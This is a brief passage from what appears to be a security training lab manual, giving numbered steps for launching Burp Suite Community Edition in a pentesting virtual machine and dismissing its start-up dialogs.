


55. Now, minimize the browser window, click **Applications** from the top left corner of **Desktop** and navigate to **Pentesting** --> **Web Application Analysis** --> **Web Application Proxies** --> **burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


56. In the next **Burp Suite Community Edition** notification, click **OK**.




57. If **Terms and Conditions** window appears click **I Accept**.

58. A notification appears saying that **An update is available**, click **Close**.

